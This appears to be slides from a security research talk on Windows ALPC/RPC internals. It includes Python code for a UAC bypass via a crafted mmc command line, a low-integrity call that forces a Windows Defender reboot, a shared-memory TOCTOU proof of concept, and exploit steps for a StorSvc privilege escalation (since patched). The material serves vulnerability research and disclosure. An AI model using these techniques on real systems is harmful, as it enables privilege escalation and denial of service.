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### Where does this talk come from?

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### **User Account Control**

- We were curious about the UAC.
- Only API we found was ShellExecuteA
- How to trigger the UAC manually?
- We knew that UAC may be triggered by RPC
- We knew that ALPC allows to perform RPC

So let's explore the RPC-over-ALPC!



## Existing research

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### Talks

- LPC & ALPC Interfaces Recon 2008 Thomas Garnier
- All about the ALPC, RPC, LPC, LRPC in your PC Syscan 2014 Alex Ionescu
- ALPC Fuzzing Toolkit HITB 2014 Ben Nagy

### Tool

• RpcView (Jean-Marie Borello, Julien Boutet, Jeremy Bouetard, Yoanne Girardin)





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### **ALPC**

- Advanced Local Procedure Call
- Server listening on an ALPC Port
- Client connecting to that port

### **ALPC** Message

An ALPC message is composed of two parts

- PORT\_MESSAGE: The header and data of the message
- ALPC MESSAGE ATTRIBUTES: Attributes header and data for advanced features

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```
0:000> dt -r combase! PORT MESSAGE
  +0 \times 000 u1
     +0 \times 000 \text{ s1}
        +0x000 DataLength : Int2B // Size of DATA without header
        +0x002 TotalLength : Int2B // Size of header + DATA
     +0x000 Length : Uint4B
  +0 \times 004 u2
     +0 \times 000 \text{ s2}
        +0x000 Type : Int2B // Message Type
        +0x002 DataInfoOffset : Int2B
     +0x000 ZeroInit : Uint4B
  0x008 ClientId : _CLIENT_ID
     +0x000 UniqueProcess: Ptr32 Void // Identify the client
     +0x004 UniqueThread : Ptr32 Void // Identify the client
   +0x008 DoNotUseThisField: Float
   +0x010 MessageId : Uint4B // Identify msg for reply
   +0x014 ClientViewSize : Uint4B
   +0x014 CallbackId : Uint4B
```

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### Server

- NtAlpcCreatePort
- NtAlpcAcceptConnectPort
- NtAlpcSendWaitReceivePort
- TpCallbackSendAlpcMessageOnCompletion
  - Used by rpcrt4.dll

### Client

- NtAlpcConnectPort
- NtAlpcDisconnectPort
- NtAlpcSendWaitReceivePort



## Python implementation

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```
import windows # https://github.com/hakril/PythonForWindows
def alpc server():
    server = windows.alpc.AlpcServer(PORT_NAME)
    msg = server.recv() # Wait for a connection message
    assert msg.type & 0xfff == LPC_CONNECTION_REQUEST
    server.accept_connection(msg)
   msg = server.recv() # Wait for a real message
   print("[SERV] Received message: <{0}>".format(msg))
   print("[SERV] Message data: <{0}>".format(msg.data))
    assert msg.tvpe & 0xfff == LPC REOUEST
    msg.data = "REQUEST '{0}' DONE".format(msg.data)
    server send(msg) # Reply as we kept the same MessageId
def alpc_client():
    client = windows.alpc.AlpcClient(PORT NAME)
   print("[CLIENT] Connected: {0}".format(client))
    response = client.send_receive("Hello world !")
   print("[CLIENT] Response: <{0}>".format(response.data))
```

```
C:\Users\hakril\Documents\Work\PythonForWindows (dev)

\( \rangle \) python Playground\poc_alpc.py
[CLIENT] Connected: <windows.alpc.AlpcClient object at 0x0455FEF0>
[SERV] Received message: <<windows.alpc.AlpcMessage object at 0x03ED0BF0>>
[SERV] Message data: <Hello world !>
[CLIENT] Response: <REQUEST 'Hello world !' DONE>
```



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- EpMapper





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#### Remote Procedure Call

### Server

- One or many endpoints
- One or many interfaces
- Each interface has methods

### **Endpoints**

- ncacn\_ip\_tcp: IP+port
- ncacn\_np: \pipe\my\_endpoint
- o ncalrpc: \RPC Control\my\_alpc\_port
- ...



## **RpcView**

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
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
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## **RpcBindRequest**

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```
class ALPC_RPC_BIND(ctypes.Structure):
    pack = 1
    _fields_ = [
        ("request_type", gdef.DWORD),
        ("UNK1", gdef DWORD),
        ("UNK2", gdef.DWORD),
        ("target", gdef.RPC_IF_ID), # Interface GUID + Version
        ("flags", gdef.DWORD), # Bind to NDR32 | NDR64 | ??
        ("if_nb_ndr32", qdef.USHORT), # If number for NDR32
        ("if_nb_ndr64", gdef USHORT),
        ("if_nb_unkn", gdef.USHORT),
        ("PAD", adef.USHORT).
        ("register multiple syntax", gdef.DWORD).
        ("use_flow", gdef.DWORD),
        ("UNK5", gdef.DWORD).
        ("maybe_flow_id", gdef.DWORD),
        ("UNK7", gdef.DWORD),
        ("some_context_id", gdef.DWORD),
        ("UNK9", gdef.DWORD),
```



## Build a minimal request & reponse

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### request

```
req = ALPC_RPC_BIND()
req.request_type = gdef.RPC_REQUEST_TYPE_BIND
req.target = gdef.RPC_IF_ID(uuid, *syntaxversion)
req.flags = gdef.BIND_IF_SYNTAX_NDR32
req.if_nb_ndr32 = requested_if_nb
req.if_nb_ndr64 = 0
req.if_nb_unkn = 0
req.register_multiple_syntax = False
```

### Response

- Also a ALPC\_RPC\_BIND
- request\_type == RPC\_RESPONSE\_TYPE\_BIND\_OK(1)
- Some fields may change to reflect the request actually handled by the server



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```
class ALPC_RPC_CALL(ctypes.Structure):
    pack = 1
    _fields_ = [
        ("request_type", gdef.DWORD),
        ("UNK1", gdef.DWORD),
        ("flags", gdef.DWORD),
        ("request id", adef.DWORD).
        ("if_nb", gdef.DWORD),
        ("method_offset", gdef.DWORD),
        ("UNK2", gdef DWORD),
        ("UNK3", gdef.DWORD),
        ("UNK4", gdef.DWORD).
        ("UNK5", gdef.DWORD).
        ("UNK6", gdef.DWORD),
        ("UNK7", gdef DWORD),
        ("UNK8", gdef.DWORD),
        ("UNK9", gdef.DWORD),
        ("UNK10", gdef.DWORD).
        ("UNK11", gdef.DWORD),
```



### Build a minimal RPC Call

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```
req = ALPC_RPC_CALL()
req.request_type = gdef.RPC_REQUEST_TYPE_CALL
req.flags = 0
req.request_id = 0x11223344
req.if_nb = interface_nb
req.method_offset = method_offset
return buffer(req)[:] + params
```

- A lot of fields are not identified yet
- params is the marshalling of the method parameters



## Network Data Representation (NDR)

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### Network Data Representation (NDR)

- "The role of NDR is to provide a mapping of IDL data types onto octet streams"
- Documented: http://pubs.opengroup.org/ onlinepubs/9629399/chap14.htm

### Microsoft Transfert Syntax

- 71710533-BEBA-4937-8319-B5DBEF9CCC36 v1.0 NDR
- 8A885D04-1CEB-11C9-9FE8-08002B104860 v2.0 NDR64
- B4537DA9-3D03-4F6B-B594-52B2874EE9D0 v1.0 ???
  - Please tell us if you find out this one :)
- We implemented part of NDR32 in Python for this project





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```
import windows.rpc
from windows.rpc import ndr
client = windows.rpc.RPCClient(r"\RPC Control\HelloRpc")
iid = client.bind("41414141-4242-4343-4444-45464748494a")
ndr_params = ndr.make_parameters([ndr.NdrLong] * 2)
resp = client.call(iid, 1, ndr_params.pack([41414141, 1010101]))
result = ndr.NdrLong.unpack(ndr.NdrStream(resp))
print(result) # 42424242
client_call(iid. 0. ndr_NdrUniqueCString_pack(
                                    "Hello from Python !\x00"))
iid2 = client.bind("99999999-9999-9999-9999-999999999")
client_call(iid2. 0. ndr_NdrCString.pack(
                                    "Hello again from IF2 !\x00"))
```

```
λ Example1ExplicitServer.exe
Interface1: Add 41414141+1010101
Interface1: Hello from Python !
Interface2: Hello again from IF2 !
```



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• How do we get the endpoint for a given interface?

## EpMapper!

- List endpoints for a given Interface
- Alpc endpoint: \RPC Control\epmapper
- e1af8308-5d1f-11c9-91a4-08002b14a0fa v3.0
- Method 7: ept\_map\_auth

### ept\_map\_auth parameters

- A well known PSID
- protocol tower
  - Documented binary-format
  - Used to describe endpoints protocols
  - http://pubs.opengroup.org/onlinepubs/ 9629399/apdxl.htm



## Simple EpMapper request

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### • Call re-implemented in full Python

```
>>> windows.rpc.find_alpc_endpoints("880fd55e-43b9-11e0-b1a8-cf4edfd72085",
   nb response=2)
[UnpackTower(protseq='ncalrpc',
    endpoint=bytearray(b'LRPC-b0cb073a897f2102a8'),
    address=None. object=<RPC IF ID "880FD55E-43B9-11E0-B1A8-CF4EDFD72085" (1. 0)>.
    syntax=<RPC IF ID "8A885D04-1CEB-11C9-9FE8-08002B104860" (2. 0)>).
 UnpackTower(protseg='ncalrpc',
    endpoint=bytearray(b'OLE8C19EF53D4A32E3D54196ECDB935').
    address=None. object=<RPC IF ID "880FD55E-43B9-11E0-B1A8-CF4EDFD72085" (1. 0)>.
    syntax=<RPC_IF_ID "8A885D04-1CEB-11C9-9FE8-08002B104860" (2, 0)>)]
>>> client = windows.rpc.find_alpc_endpoint_and_connect(
    "be7f785e-0e3a-4ab7-91de-7e46e443be29", version=(0,0))
>>> client
<windows.rpc.client.RPCClient object at 0x044EBE30>
>>> client.alpc_client.port_name
'\\RPC Control\\LRPC-de2d0664c8d8d755b2'
```



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### Interface

- appinfo.dll
- 201ef99a-7fa0-444c-9399-19ba84f12a1a v2.0
- Method 0: RAiLaunchAdminProcess

```
request_tst = RaiLaunchAdminProcessParameters.pack([
 "C:\\windows\\system32\\mspaint.exe\x00", # Application Path
"Yolo-Commandline Whatever\x00", # Commandline
1, # UAC-Request Flag
qdef.CREATE UNICODE ENVIRONMENT. # dwCreationFlags
 "\x00", # StartDirectory
"WinSta0\\Default\x00". # Station
# Startup Info
 (None, # Title
 1, 2, 3, 4, 5, 6, 7, 1, # Startupinfo: dwX to dwFlags
 5. # wShowWindow
 # Point: Use MonitorFromPoint to setup StartupInfo.hStdOutput
 (0.0).
0x10010, # Window-Handle to know if UAC can steal focus
0xffffffffff) # UAC Timeout
```



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## The bug

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• We fully control the CommandLine

### appinfo!AiIsEXESafeToAutoApprove

- Bypass UAC for trusted binary:
   q\_lpAutoApproveEXEList
- special case for mmc.exe
- Command line is parsed to analyse the target .msc
- "," is a valid commandline separator for the parser
- We can craft the following Commandline
- XXX,wf.msc MY\_BAD\_MSC
  - appinfo.dll will think that wf.msc is the target
  - mmc.exe will load the malicious MY\_BAD\_MSC





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### Execution from malicious MSC

- Can use ActiveX Control Flash object MMC template
- Slight modification allows to run javascript
- JS fonction external.ExecuteShellCommand
- Full walkthrough was presented at beerump http://www.rump.beer/2017/slides/from\_alpc\_ to\_uac\_bypass.pdf
- It's only an UAC bypass, can we go further?



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## **ALPC** Message Attributes structure

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
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### Structures appended after attributes' header







## **ALPC** Message Attributes usage

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Security	Security QoS options
View	Data sent in shared memory
Context	Expose message context (seq, ID)
Handle	Send objects handle
Token	Expose tokens ID
Direct	Event for async completion
Work on behalf	Ticket for container impersonation







## Example **ALPC** Handle Attribute

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## Sharing a file handle

### Client

```
# Open the file we want to share
f = open("C:\Windows\\System32\\rpcrt4.dll", 'rb')
# AlpcMessage is initialized with all attributes allocated
msg = windows.alpc.AlpcMessage()
# Setup ALPC_MESSAGE_HANDLE_ATTRIBUTE
msg.handle_attribute.Flags = gdef.ALPC_HANDLEFLG_DUPLICATE_SAME_ACCESS
msg.handle_attribute.Handle = windows.utils.get_handle_from_file(f)
msg.handle_attribute.ObjectType = 0
msg.handle_attribute.DesiredAccess = 0
# Set handle as valid and send it
msg.attributes.ValidAttributes |= gdef.ALPC_MESSAGE_HANDLE_ATTRIBUTE
client.send receive(msg)
```

# Name = <\Device\HarddiskVolume4\Windows\System32\rpcrt4.dll>

### Server

```
# server is AlpcServer
msg = server.recv()
if msg.type & 0xfff == LPC_REQUEST:
    if msg.handle_is_valid and msg.handle_attribute.Handle:
        print("Object type = <{0}>".format(msg.handle_attribute.ObjectType))
        print("Name = <{0}>".format(get_filename_from_handle(msg.handle_attribute.Handle)))
# Output:
# Object type = <1>
# Object type = <1>
```



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### Over 150 **RPC** interfaces

Target: privileged interfaces accessible from low integrity

How to scale?

- Manual reverse engineering (Advanced features and Interface methods)
- Simple RPC MITM performing mutations on NDR data stream (built on top of a RPC debugger)
- Forging RPC calls and target all the exposed methods





## **RPC** Forge

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**RPC** Runtime rejects malformated NDR Marshalled stream must match the arguments types

- Connect to the interface through epmapper or fixed ALPC endpoint name
- ② Generate the call arguments (correct types and structures) based on Sulley generator
- Perform the call with marshalled generated arguments
- Extract any context\_handle from the returned stream (to fuzz methods expecting a valid context\_handle)





## Example RPC Forge

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RPCForge will be released on GitHub after the conference.

### Interface code generated from customized RPCView

## Generation for interface in iphlpsvc.dll

```
from rpc forge import *
# UUID 552d076a-cb29-4e44-8b6a-d15e59e2c0af VERSION 1.0 DLL iphlpsvc.dll
interface = Interface("552d076a-cb29-4e44-8b6a-d15e59e2c0af", (1.0), [
    Method("IpTransitionProtocolApplyConfigChanges", 1, In(NdrByte)),
    Method("IpTransitionProtocolApplyConfigChangesEx", 1,
       In(NdrBvte).
       In(Range(0.65535) / NdrLong).
       In(SizeIs(2) / NdrCString)
   ),
context_handles = set()
method number = interface.find method by name("IpTransitionProtocolApplyConfigChangesEx")
arg = interface.methods[method_number].forge_call(context_handles)
arg
'\x01PPP\x05\x00\x00\x00\x00\x00\x00????\x00PPP' # 'P' are padding
interface.connect()
res = interface.call(method_number, arg)
res
'\x00\x00\x00\x00\r\xf0\xad\xba'
```

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- Unique Pointers can be null (NULL Dereference)
- Input parameters used as offset without Range attribute (Out Of Bound Access)
- Different context\_handle in the same process / interface must be defined as strict / type\_strict\_context\_handle (Type confusion)
- Client privileges must be checked (or impersonated) before performing privileged actions (Logic bugs)

⇒ service DOS, system DOS (BS0D CRITICAL\_PROCESS\_DIED) or privilege escalation





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rpcrt4.dll leaks server heap memory in the received buffer (NtAlpcSendWaitReceivePort)

# Microsoft Antimalware Service - Query Version and Forced Reboot

```
# Switch to low integrity
windows.current_process.token.integrity = SECURITY_MANDATORY_LOW_RID
# Connect and bind the Windows Defender MpSvc.dll interface
MS_AV_ALPC = r"\RPC Control\IMpService77BDAF73-B396-481F-9042-AD358843EC24"
client = windows.rpc.RPCClient(MS_AV_ALPC)
iid = client.bind("c503f532-443a-4c69-8300-ccd1fbdb3839", version=(2,0))
# Call ServerMpQueryEngineVersion 41 (method number might change between versions)
print client.call(iid, 41, "")
# Call ServerMpRpcForcedReboot 83 (same)
client.call(iid, 83, "\0"*4)
```

```
>>> client.call(iid, 41, "')[25*8:].replace('0', ")
'w80'ystYuseme\w91 authentifilxe99'x80tt\"\,\"tx\\':\\"Ajouter des fonctionnalit\xe9s \xe0 Microsoft\xa06dge\\"),\\"it
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Then it reboots!

sktop\\New\\RPCview`\x03\xa0Xdesktop-iadfign\xb4\x7f\xbf\xe9\x8c\\+H\x99\xeav`/\<del>xfa\xe9N\xfez\x11\xc3\x13\\</del>

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# Curious about shared memory

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How does shared memory over ALPC works?

- Available for any NCALRPC server?
- What data are fetched from shared mem?
- Shared mem protection in client / server
  - Read only / RW / RWX ?





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• Shared memory exists in ALPC as View

### Alpc View: Reversing the NTAPI

- ntdll!NtAlpcCreatePortSection
- ntdll!NtAlpcCreateSectionView
- ntdll!NtAlpcSendWaitReceivePort
  - nt!AlpcpCaptureViewAttribute
  - nt!AlpcpExposeViewAttribute

We saw (after reversing) that all this had already been documented by Alex Ionescu



## A logical error

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#### Flag **0x40000** | SECURE\_VIEW

#### Ntoskrnl

- ntdll!NtAlpcCreatePortSection & nt!captureViewAttributeInternal
- Secure the view (READ\_ONLY) when sent

#### rpcrt4

- Handle call requests with a view
- Secured views' data are not copied before NDR deserialization

### Vulnerability

• The kernel does NOT PREVENT the client to VirtualProtect the view to READ\_WRITE again



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#### The server

```
int Pouet(handle_t, const unsigned char* trololo)
{
   std::cout << "Priting parameter: " << trololo << std::endl;
   std::cout << "Waiting 1 second" << std::endl;
   Sleep(1000);
   std::cout << "RE-Priting parameter: " << trololo << std::endl;
   return 42;
}</pre>
```



## Rpc call with secure view

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Conclusio:

```
    Pointer arguments directly point to the shared memory
```

```
0:005> u eip L1
Example1ExplicitServer!Pouet
0139a1d0 55
                       push
                              ebp
0:005> da poi(trololo)
00a5000c "My First Message"
0:005> !address 00a5000c
Usage:
                      MappedFile
Base Address:
                      00a50000
Fnd Address:
                      00251000
State:
                      00001000
                                 MEM COMMIT
Protect:
                      00000004
                                 PAGE READWRITE
Type:
                      00040000
                                 MEM MAPPED
Mapped file name:
                      PageFile
0.005> dc 00a50000
00a50000 00000011 00000000 00000011 4620794d
00a50010 74737269 73654d20 65676173 50505000
                                           irst Message.PPP
```



## Testing our hypothesis

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```
import windows.rpc
from windows.rpc import ndr
import windows.generated def as gdef
client = windows.rpc.RPCClient(r"\RPC Control\HelloRpc")
iid = client.bind("99999999-9999-9999-9999-99999999999")
cur_proc = windows.current_process
# Create Section
section = client.alpc client.create port section(0x40000. 0. 0x1000)
view = client.alpc_client.map_section(section[0], 0x1000)
# Forge a call
IF_NUMBER = client.if_bind_number[hash(buffer(iid)[:])]
call_req = client._forge_call_request(IF_NUMBER, 2, "")
# Pack the NDR for the parameter
params = ndr.NdrCString.pack("My First Message\x00")
# New message with a View
p = windows.alpc.AlpcMessage(0x2000)
p.port_message.data = call_req + ndr.NdrLong.pack(len(params) + 0x200) + "\x00" * 40
p.attributes.ValidAttributes |= gdef.ALPC_MESSAGE_VIEW_ATTRIBUTE
p.view_attribute.Flags = 0x40000
p.view attribute.ViewBase = view.ViewBase
p.view attribute.SectionHandle = view.SectionHandle
p.view_attribute.ViewSize = len(params)
cur_proc.write_memory(view.ViewBase, params) # Write NDR to view
client.alpc_client.send(p)
cur proc.virtual protect(view.ViewBase. 0x1000. gdef.PAGE READWRITE. None)
import time; time.sleep(0.5)
cur_proc.write_memory(view.ViewBase + 3*4, "VULNERABLE !\x00")
```

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Conclusio:

```
The server
```

```
int Pouet(handle_t, const unsigned char* trololo)
{
   std::cout << "Priting parameter: " << trololo << std::endl;
   std::cout << "Waiting 1 second" << std::endl;
   Sleep(1000);
   std::cout << "RE-Priting parameter: " << trololo << std::endl;
   return 42;
}</pre>
```

#### The result!

```
λ Example1ExplicitServer.exe
Priting parameter: My First Message
Waiting 1 second
RE-Priting parameter: VULNERABLE !
```

 This should allow us to trigger TOCTOU & double-fetch in some services



## Finding a target

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#### Target StorSvc

- be7f785e-0e3a-4ab7-91de-7e46e443be29 v0.0
- Method 14: SvcMoveFileInheritSecurity

#### PseudoCode

• Last MoveFileExW done as NT Authority\SYSTEM



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#### Requirements

- Reach the vulnerable MoveFileEx
  - First MoveFileEx must SUCCEED
  - SetNamedSecurityInfoW must FAIL
- Win the race: change params in between the two MoveFile

#### Steps

- Setup files src, dst and new\_src in %LocalAppData%\Low
- Lock the destination file (dst) using oplock
- Call SvcMove(src, dst, MOVEFILE\_REPLACE\_EXISTING)
- When the lock's callback triggers
  - Change the function parameters (shared mem)
     dst ⇒ new\_src & src ⇒ new\_dst
  - Remove WRITE\_DAC for system in the ACL of new\_src
- MoveFileEx(new\_src, new\_dst) run as SYSTEM



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Conclusion

- Complex subject
- Few RPC servers expect a custom client
- A lot of work still need to be done
- We hope our open-source implementation helps others start on this topic
- Thanks to Microsoft for their quick responses and fix



# Questions?

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Thank you for your attention

https://github.com/hakril/PythonForWindows https://portal.msrc.microsoft.com/en-US/ security-guidance/advisory/CVE-2017-11783



